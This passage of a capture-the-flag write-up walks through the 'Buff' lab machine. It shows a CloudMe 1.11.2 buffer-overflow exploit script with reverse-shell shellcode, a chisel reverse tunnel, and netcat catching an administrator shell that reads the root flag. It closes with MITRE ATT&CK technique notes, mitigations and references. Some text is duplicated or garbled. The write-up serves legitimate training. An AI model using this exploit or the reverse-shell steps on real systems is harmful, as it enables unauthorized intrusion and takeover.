payload += b"\x11\x50\x49\x68\x92\xde\xaf\x47\x23\x72\x93\xc6"
payload += b"\xa7\x88\xc0\x28\x99\x43\x15\x28\xde\xb9\xd4\x78"
payload += b"\xb7\xb6\x4b\x6d\xbc\x82\x57\x06\x8e\x03\xd0\xfb"
payload += b"\x47\x22\xf1\xad\xdc\x7d\xd1\x4c\x30\xf6\x58\x57"
payload += b"\x55\x32\x12\xec\xad\xc9\xa5\x24\xfc\x32\x09\x09"
payload += b"\x30\xc1\x53\x4d\xf7\x39\x26\xa7\x0b\xc4\x31\x7c"
payload += b"\x71\x12\xb7\x67\xd1\xd1\x6f\x4c\xe3\x36\xe9\x07"
payload += b"\xef\xf3\x7d\x4f\xec\x02\x51\xfb\x08\x8f\x54\x2c"
payload += b"\x99\xcb\x72\xe8\xc1\x88\x1b\xa9\xaf\x7f\x23\xa9"
payload += b"\x0f\x20\x81\xa1\xa2\x35\xb8\xeb\xa8\xc8\x4e\x96"
payload += b"\x9f\xca\x50\x99\x8f\xa2\x61\x12\x40\xb5\x7d\xf1"
payload += b"\x24\x49\x34\x58\x0c\xc1\x91\x08\x0c\x8c\x21\xe7"
payload += b"\x53\xa8\xa1\x02\x2c\x4f\xb9\x66\x29\x14\x7d\x9a"
payload += b"\x43\x05\xe8\x9c\xf0\x26\x39\xdf\xcc\x84\x97\x93"
payload += b"\x55\x46\x6b\x08\xe5\xce\xea\xc5\x67\x52\xa9\x4a"
payload += b"\x1b\x1f\x5c\xf0\xb5\xab\xed\xa6\x27\x30\x24\x63"
payload += b"\x96\xd3\x30\xee\xc6\x36\xa4\xd0\x65\x25\x42\x3f"
payload += b"\x0f\xcd\xef\x1f\xfe\x1d\xde\x6e\x30\x73\x2f\xa4"
payload += b"\x1e\xb9\x7e\xff\x7e\x89\xb4\xcc\x7e"


overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
```

In the last we open a connection in our machine in the port 443, and run the exploit

1) nc -nlvp 443
2) python Exploit_BufferOverFlow_CloudMe.py




```
C:\Users\shaun\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Documents

20/08/2020  12:54    <DIR>          .
20/08/2020  12:54    <DIR>          ..
20/08/2020  12:52         8,347,648 chiselwindows.exe
20/08/2020  12:54            45,272 nc64.exe
16/06/2020  22:26                30 Tasks.bat
               3 File(s)      8,392,950 bytes
               2 Dir(s)   7,409,954,816 bytes free

C:\Users\shaun\Documents>./chisel server -p 8001 -reverse -v
./chisel server -p 8001 -reverse -v
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\shaun\Documents>.\chiselwindows.exe client 10.10.15.219:8001 R:8888:127.0.0.1:8888
.\chiselwindows.exe client 10.10.15.219:8001 R:8888:127.0.0.1:8888
2020/08/20 12:57:19 client: Connecting to ws://10.10.15.219:8001
2020/08/20 12:57:20 client: Fingerprint 6c:e1:95:0b:ac:cd:07:df:a6:79:1b:c7:6f:38:cf:ec
2020/08/20 12:57:21 client: Connected (Latency 94.7827ms)
```

```
root@KaliLinux:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.219] from (UNKNOWN) [10.10.10.198] 50134
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


```
root@KaliLinux:/opt/tools/chisel# ./chisel server -p 8001 -reverse -v
2020/08/20 06:51:40 server: Reverse tunnelling enabled
2020/08/20 06:51:40 server: Fingerprint 6c:e1:95:0b:ac:cd:07:df:a6:79:1b:c7:6f:38:cf:ec
2020/08/20 06:51:40 server: Listening on 0.0.0.0:8001...
2020/08/20 06:51:52 server: session#1: Handshaking...
2020/08/20 06:51:53 server: session#1: Verifying configuration
2020/08/20 06:51:53 server: session#1: Open
2020/08/20 06:51:53 server: proxy#1:R:0.0.0.0:8888=>127.0.0.1:8888: Listening
2020/08/20 06:54:22 server: proxy#1:R:0.0.0.0:8888=>127.0.0.1:8888: conn#1: Open
2020/08/20 06:54:22 server: proxy#1:R:0.0.0.0:8888=>127.0.0.1:8888: conn#1: Close (sent 1.5KB received 0B)
```

```
payload += b"\xba\xe3\x9e\x92\x22\xda\xc3\xd9\x74\x24\xf4\x58"
payload += b"\x31\xc9\xb1\x3e\x83\xe8\xfc\x31\x50\x10\x03\x50"
payload += b"\x10\x01\x6b\x6e\xca\x47\x94\x8f\x0b\x27\x1c\x6a"
payload += b"\x3a\x67\x7a\xfe\x6d\x57\x08\x52\x82\x1c\x5c\x47"
payload += b"\x11\x50\x49\x68\x92\xde\xaf\x47\x23\x72\x93\xc6"
payload += b"\xa7\x88\xc0\x28\x99\x43\x15\x28\xde\xb9\xd4\x78"
payload += b"\xb7\xb6\x4b\x6d\xbc\x82\x57\x06\x8e\x03\xd0\xfb"
payload += b"\x47\x22\xf1\xad\xdc\x7d\xd1\x4c\x30\xf6\x58\x57"
payload += b"\x55\x32\x12\xec\xad\xc9\xa5\x24\xfc\x32\x09\x09"
payload += b"\x30\xc1\x53\x4d\xf7\x39\x26\xa7\x0b\xc4\x31\x7c"
payload += b"\x71\x12\xb7\x67\xd1\xd1\x6f\x4c\xe3\x36\xe9\x07"
payload += b"\xef\xf3\x7d\x4f\xec\x02\x51\xfb\x08\x8f\x54\x2c"
payload += b"\x99\xcb\x72\xe8\xc1\x88\x1b\xa9\xaf\x7f\x23\xa9"
payload += b"\x0f\x20\x81\xa1\xa2\x35\xb8\xeb\xa8\xc8\x4e\x96"
payload += b"\x9f\xca\x50\x99\x8f\xa2\x61\x12\x40\xb5\x7d\xf1"
payload += b"\x24\x49\x34\x58\x0c\xc1\x91\x08\x0c\x8c\x21\xe7"
payload += b"\x53\xa8\xa1\x02\x2c\x4f\xb9\x66\x29\x14\x7d\x9a"
payload += b"\x43\x05\xe8\x9c\xf0\x26\x39\xdf\xcc\x84\x97\x93"
payload += b"\x55\x46\x6b\x08\xe5\xce\xea\xc5\x67\x52\xa9\x4a"
payload += b"\x1b\x1f\x5c\xf0\xb5\xab\xed\xa6\x27\x30\x24\x63"
payload += b"\x96\xd3\x30\xee\xc6\x36\xa4\xd0\x65\x25\x42\x3f"
payload += b"\x0f\xcd\xef\x1f\xfe\x1d\xde\x6e\x30\x73\x2f\xa4"
payload += b"\x1e\xb9\x7e\xff\x7e\x89\xb4\xcc\x7e"
root@KaliLinux:~/Desktop/SPTI/BUFF# pluma Exploit_BufferOverFlow_CloudMe.py
root@KaliLinux:~/Desktop/SPTI/BUFF# python Exploit_BufferOverFlow_CloudMe.py
root@KaliLinux:~/Desktop/SPTI/BUFF#
```

Finally, we get the administrator shell and with that the administrator flag



```
root@KaliLinux:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.219] from (UNKNOWN) [10.10.10.198] 50134
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```



```
C:\Windows\system32>cd /Users/administrator/Desktop
cd /Users/administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
20/08/2020  12:09                34 root.txt
               2 File(s)          1,451 bytes
               2 Dir(s)   7,477,211,136 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
2e06a5b2e7ec4bbd541bbf48891f1fb9

C:\Users\Administrator\Desktop>
```

Vulnerabilities / Mitigations

REMOTE SYSTEM DISCOVERY

Description

Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as Ping or net view using Net. Adversaries may also use local host files in order to discover the hostname to IP address mappings of remote systems.

Mitigations

This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.

Reference: https://attack.mitre.org/techniques/T1018/

INFORMATION DISCLOSURE

Description

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

Data about other users, such as usernames or financial information

Sensitive commercial or business data

Technical details about the website and its infrastructure

The dangers of leaking sensitive user or business data are fairly obvious but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you are able to gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behavior.

Mitigations

Preventing information disclosure completely is tricky due to the huge variety of ways in which it can occur. However, there are some general best practices that you can follow to minimize the risk of these kinds of vulnerability creeping into your own websites.

Reference:https://portswigger.net/web-security/information-disclosure#:~:text=Information%20disclosure%2C%20also%20known%20as,as%20usernames%20or%20financial%20information

EXPLOITATION FOR CLIENT EXECUTION

Description

Adversaries may exploit software vulnerabilities in client applications to execute code. Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.

Mitigations

Application Isolation and Sandboxing: Browser sandboxes can be used to mitigate some of the impact of exploitation, but sandbox escapes may still exist. Other types of virtualization and application microsegmentation may also mitigate the impact of client-side exploitation. Risks of additional exploits and weaknesses in those systems may still exist.

Exploit Protection: Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit can be used to mitigate some exploitation behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. Many of these behavior behavior.Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. Many of these protections depend on the architecture and target application binary for compatibility.

Reference: https://attack.mitre.org/techniques/T1203/

EXPLOIT PUBLIC-FACING APPLICATION

Description

Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases like SQL, standard services like SMB or SSH, and any other applications with Internet accessible open sockets, such as web servers and related services.Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

If an application is hosted on cloud-based infrastructure, then exploiting it may lead to compromise of the underlying instance. This can allow an adversary a path to access the cloud APIs or to take advantage of weak identity and access management policies.

For websites and databases, the OWASP top 10 and CWE top 25 highlight the most common web-based vulnerabilities

Mitigations

Application Isolation and Sandboxing: Application isolation will limit what other processes and system features the exploited target can access.

Exploit Protection: Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.

Reference: https://attack.mitre.org/techniques/T1190/

CREATE OR MODIFY SYSTEM PROCESS: WINDOWS SERVICE

Description

Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. When Windows boots up, it starts programs or applications called services that perform background system functions. Windows service configuration information, including the file path to the service's executable or recovery programs/commands, is stored in the Windows Registry.

Service configurations can be modified using utilities such as sc.exe and Reg.

Mitigations

Audit: Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them

User Account Management: Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.

Reference: https://attack.mitre.org/techniques/T1543/003/

CREATE OR MODIFY SYSTEM PROCESS: WINDOWS SERVICE

Description

Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence. When Windows boots up, it starts programs or applications called services that perform background system functions.[1] Windows service configuration information, including the file path to the service's executable or recovery programs/commands, is stored in the Windows Registry. Service configurations can be modified using utilities such as sc.exe and Reg.

Reference: https://attack.mitre.org/techniques/T1363/

PORT REDIRECTOR


Description

Redirecting a communication request from one address and port number combination to another. May be set up to obfuscate the final location of communications that will occur in later stages of an attack.

Detection

Explanation: Infrastructure is typically outside of control/visibility of defender and as such as tools are staged for specific campaigns, it will not be observable to those being attacked.

Reference: https://attack.mitre.org/techniques/T1363/



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	Command and Scripting Interpreter	Account Manipulation	Abuse Elevation Control Mechanism	Abuse Elevation Control Mechanism	Brute Force	Account Discovery	Exploitation of Remote Services	Archive Collected Data	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Credentials from Password Stores	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information	Forced Authentication	Domain Trust Discovery	Remote Service Session Hijacking	Clipboard Data	Data Obfuscation	Exfiltration Over C2 Channel	Data Manipulation
Phishing	Scheduled Task/Job	Browser Extensions	Create or Modify System Process	Direct Volume Access	Input Capture	File and Directory Discovery	Remote Services	Data Staged	Dynamic Resolution	Exfiltration Over Other Network Medium	Defacement
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Launch Agent	Execution Guardrails	Man-in-the-Middle	Network Service Scanning	Replication Through Removable Media	Data from Information Repositories	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe
Supply Chain Compromise	Software Deployment Tools	Create Account	Systemd Service	Exploitation for Defense Evasion	Modify Authentication Process	Network Share Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Web Service	Endpoint Denial of Service
Trusted Relationship	System Services	Create or Modify System Process	Windows Service	File and Directory Permissions Modification	Network Sniffing	Network Sniffing	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts	User Execution	Event Triggered Execution	Launch Daemon	Group Policy Modification	OS Credential Dumping	Password Policy Discovery	Use Alternate Authentication Material	Data from Removable Media	Multi-Stage Channels		Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Event Triggered Execution	Hide Artifacts	Steal Web Session Cookie	Peripheral Device Discovery		Email Collection	Non-Application Layer Protocol		Network Denial of Service
		Hijack Execution Flow	Exploitation for Privilege Escalation	Hijack Execution Flow	Steal or Forge Kerberos Tickets	Permission Groups Discovery		Input Capture	Non-Standard Port		Resource Hijacking
		Office Application Startup	Group Policy Modification	Impair Defenses	Two-Factor Authentication Interception	Process Discovery		Man in the Browser	Protocol Tunneling		Service Stop
		Pre-OS Boot	Hijack Execution Flow	Indicator Removal on Host	Unsecured Credentials	Query Registry		Man-in-the-Middle	Proxy		System Shutdown/Reboot
		Scheduled Task/Job	Process Injection	Indirect Command Execution		Remote System Discovery		Screen Capture	Remote Access Software		
		Server Software Component	Scheduled Task/Job	Masquerading		Software Discovery		Video Capture	Traffic Signaling		
		Traffic Signaling	Valid Accounts	Modify Authentication Process		System Information Discovery			Web Service		
		Valid Accounts		Modify Registry		System Network Configuration Discovery					
				Obfuscated Files or Information		System Network Connections Discovery					
				Pre-OS Boot		System Owner/User Discovery					
				Process Injection		System Service Discovery					
				Rogue Domain Controller		System Time Discovery					
				Rootkit		Virtualization/Sandbox Evasion					
				Signed Binary Proxy Execution							
				Signed Script Proxy Execution							
				Subvert Trust Controls							
				Template Injection							
				Traffic Signaling							
				Trusted Developer Utilities Proxy Execution							
				Use Alternate Authentication Material							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				XSL Script Processing							

References

1. Gym Management System 1.0 - Unauthenticated Remote Code Execution. (2020). Retrieved 20 August 2020, from https://www.exploit-db.com/exploits/48506
2. Bowden, A. (2020). CloudMe 1.11.2 - Buffer Overflow (PoC). Retrieved 20 August 2020, from https://www.exploit-db.com/exploits/48389
3. jpillora/chisel. (2020). Retrieved 20 August 2020, from https://github.com/jpillora/chisel
4. IppSec. (2020). Retrieved 20 August 2020, from https://www.youtube.com/watch?v=Yp4oxoQIBAM&t=1722s
5. ATT&CK® Navigator. (2020). Retrieved 20 August 2020, from https://mitre-attack.github.io/attack-navigator/enterprise/
6. MITRE ATT&CK®. (2020). Retrieved 20 August 2020, from https://attack.mitre.org/
7. What is PowerShell? - Definition from Techopedia. (2020). Retrieved 21 August 2020, from https://www.techopedia.com/definition/25975/powershell
8. What is an exploit? (2020). Retrieved 21 August 2020, from https://www.bitdefender.com/consumer/support/answer/10556/

9. (2020). Retrieved 21 August 2020, from http://www.idc-online.com/technical_references/pdfs/data_communications/What_is_Netcat_and_How_to_use_it.pdf
10. (2020). Retrieved 21 August 2020, from http://www.idc-online.com/technical_references/pdfs/data_communications/What_is_Netcat_and_How_to_use_it.pdf
11. CloudMe. (2020). Retrieved 21 August 2020, from https://www.cloudme.com/en/about